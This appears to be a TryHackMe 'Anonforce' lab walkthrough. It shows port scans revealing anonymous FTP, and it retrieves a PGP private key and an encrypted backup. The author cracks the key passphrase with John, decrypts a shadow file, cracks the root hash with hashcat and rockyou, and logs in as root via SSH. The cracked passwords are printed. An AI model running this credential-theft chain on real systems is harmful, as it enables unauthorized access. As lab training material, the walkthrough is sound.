


Anonforce

boot2root machine for FIT and bsides guatemala CTF

TryHackMe Anonforce

Saikat Karmakar | May 27 : 2021

Enumeration

nmap scan results

```
Host is up, received conn-refused (0.52s latency).
Scanned at 2021-05-27 18:34:40 IST for 22s

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 May 27 06:02 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img ->
boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old ->
boot/initrd.img-4.4.0-142-generic
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE:
writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x  107 0        0               0 May 27 06:02 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 May 27 06:02 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 May 27 06:02 sys
| drwxrwxrwt    9 0        0            4096 May 27 06:02 tmp [NSE: writeable]
| drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
| drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
| lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz ->
boot/vmlinuz-4.4.0-157-generic
|_lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old ->
boot/vmlinuz-4.4.0-142-generic
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.23.120
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDkGQ8G5TDLFJY+zMp5dEj6XUwoH7ojGBjGkOmAf6d9PuIsf4DP
FJQmoCA/eiSZpIwfQ14hVhXJHTclmcCd+2OeriuLXq0fEn+aHTo5X82KADkJibmel86qS7ToCzcaROnU
kJU17mY3MuyTbfxuqmSvTv/7NI0zRW+cJ+cqwmeSZyhLnOHZ9GT5Y3Lbpvt2w0ktQ128POyaO4GrGA0E
ERWstIxExpqLaLsqjQPE/hBnIgZXZjd6EL1gn1/CSQnJVdLesIWMcvT5qnm9dZn/ysvysdHHaHylCSKI
x5Qu9LtsitssoglpDlhXu5kr2do6ncWMAdTW75asBh+VE+QVX3vV
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAq1VuleOFZpJb73D/25H1l0wp9C
s/SGwWIjwtGW0/2/20+xMsac5E8rACtXtLaAuL3Dk/IRSrORuEfU11R0H3A=
|   256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIIiId/YCdJZgD4/DG314U2CpAu8Y13DAx7AQ+JX+3zVc
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


rustscan results

```
Host is up, received conn-refused (0.52s latency).
Scanned at 2021-05-27 18:34:40 IST for 22s

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 bin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 boot
| drwxr-xr-x   17 0        0            3700 May 27 06:02 dev
| drwxr-xr-x   85 0        0            4096 Aug 13  2019 etc
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 home
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img ->
boot/initrd.img-4.4.0-157-generic
| lrwxrwxrwx    1 0        0              33 Aug 11  2019 initrd.img.old ->
boot/initrd.img-4.4.0-142-generic
```

```
| drwxr-xr-x   19 0        0            4096 Aug 11  2019 lib
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 lib64
| drwx------    2 0        0           16384 Aug 11  2019 lost+found
| drwxr-xr-x    4 0        0            4096 Aug 11  2019 media
| drwxr-xr-x    2 0        0            4096 Feb 26  2019 mnt
| drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 notread [NSE:
writeable]
| drwxr-xr-x    2 0        0            4096 Aug 11  2019 opt
| dr-xr-xr-x  107 0        0               0 May 27 06:02 proc
| drwx------    3 0        0            4096 Aug 11  2019 root
| drwxr-xr-x   18 0        0             540 May 27 06:02 run
| drwxr-xr-x    2 0        0           12288 Aug 11  2019 sbin
| drwxr-xr-x    3 0        0            4096 Aug 11  2019 srv
| dr-xr-xr-x   13 0        0               0 May 27 06:02 sys
| drwxrwxrwt    9 0        0            4096 May 27 06:02 tmp [NSE: writeable]
| drwxr-xr-x   10 0        0            4096 Aug 11  2019 usr
| drwxr-xr-x   11 0        0            4096 Aug 11  2019 var
| lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz ->
boot/vmlinuz-4.4.0-157-generic
|_lrwxrwxrwx    1 0        0              30 Aug 11  2019 vmlinuz.old ->
boot/vmlinuz-4.4.0-142-generic
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.23.120
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDkGQ8G5TDLFJY+zMp5dEj6XUwoH7ojGBjGkOmAf6d9PuIsf4DP
FJQmoCA/eiSZpIwfQ14hVhXJHTclmcCd+2OeriuLXq0fEn+aHTo5X82KADkJibmel86qS7ToCzcaROnU
kJU17mY3MuyTbfxuqmSvTv/7NI0zRW+cJ+cqwmeSZyhLnOHZ9GT5Y3Lbpvt2w0ktQ128POyaO4GrGA0E
ERWstIxExpqLaLsqjQPE/hBnIgZXZjd6EL1gn1/CSQnJVdLesIWMcvT5qnm9dZn/ysvysdHHaHylCSKI
x5Qu9LtsitssoglpDlhXu5kr2do6ncWMAdTW75asBh+VE+QVX3vV
|   256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAq1VuleOFZpJb73D/25H1l0wp9C
s/SGwWIjwtGW0/2/20+xMsac5E8rACtXtLaAuL3Dk/IRSrORuEfU11R0H3A=
|   256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIIiId/YCdJZgD4/DG314U2CpAu8Y13DAx7AQ+JX+3zVc
```


```
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

ftp server files



```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 1000     1000         4096 Aug 11  2019 .
drwxr-xr-x   23 0        0            4096 Aug 11  2019 ..
-rwxrwxrwx    1 1000     1000          524 Aug 11  2019 backup.pgp
-rwxrwxrwx    1 1000     1000         3762 Aug 11  2019 private.asc
226 Directory send OK.
```

getting the hash from the private.asc file




```
avik•WalkThroughs/TryHackMe/anonforce(master⚡)»  /usr/sbin/gpg2john private.asc                                    [18:48:29]

File private.asc
anonforce:$gpg$*17*54*2048*e419ac715ed55197122fd0acc6477832266db83b63a3f0d16b7f5fb3db2b93a6a995013bb1e7aff697e782d505891ee260e95713657
7*3*254*2*9*16*5d044d82578ecc62baaa15c1bcf1cfdd*65536*d7d11d9bf6d08968:::anonforce <melodias@anonforce.nsa>::private.asc
avik•WalkThroughs/TryHackMe/anonforce(master⚡)»  /usr/sbin/gpg2john private.asc > asc_hash                         [18:48:45]

File private.asc
avik•WalkThroughs/TryHackMe/anonforce(master⚡)»                                                                     [18:48:50]
```

cracking the hash

```
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512
11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192
9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all
loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xbox360          (anonforce)
1g 0:00:00:00 DONE (2021-05-27 18:48) 1.960g/s 1835p/s 1835c/s 1835C/s
xbox360..yourmom
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

import the private key from the file with the passs




```
avik•WalkThroughs/TryHackMe/anonforce(master⚡)» gpg --import private.asc                                             [18:48:56]
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: key B92CD1F280AD82C2: secret key imported
gpg: key B92CD1F280AD82C2: "anonforce <melodias@anonforce.nsa>" not changed
gpg: Total number processed: 2
gpg:              unchanged: 2
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
```

decrypt the backup.gpg file

```
avik•WalkThroughs/TryHackMe/anonforce(master⚡)» gpg --decrypt backup.pgp
[18:52:53]
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
      "anonforce <melodias@anonforce.nsa>"
root:$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtUL
XJzBtaMZMNd2tV4uob5RVM0:18120:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
```

```
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18120:0:99999:7:::
uuidd:*:18120:0:99999:7:::
melodias:$1$xDhc6S6G$IQHUW5ZtMkBQ5pUMjEQtL1:18120:0:99999:7:::
sshd:*:18120:0:99999:7:::
ftp:*:18120:0:99999:7:::
```

cracked the hashes with hashcat




```
avik•WalkThroughs/TryHackMe/anonforce(master⚡)» hashcat -a 0 -m 1800 hash /usr/share/wordlists/rockyou.txt -O                [18:54:09]
hashcat (v6.1.1) starting...
```

```
$6$07nYFaYf$F4VMaegmz7dKjsTukBLh6cP01iMmL7CiQDt1ycIm6a.bsOIBp0DwXVb9XI2EtULXJzBtaMZMNd2tV4uob5RVM0:hikari
```

ssh creds

```
root : hikari
```

we're root



```
avik•WalkThroughs/TryHackMe/anonforce(master⚡)» ssh root@10.10.39.195                [18:57:47]
The authenticity of host '10.10.39.195 (10.10.39.195)' can't be established.
ECDSA key fingerprint is SHA256:5evbK4JjQatGFwpn/RYHt5C3A6banBkqnngz4IVXyz0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.39.195' (ECDSA) to the list of known hosts.
root@10.10.39.195's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
```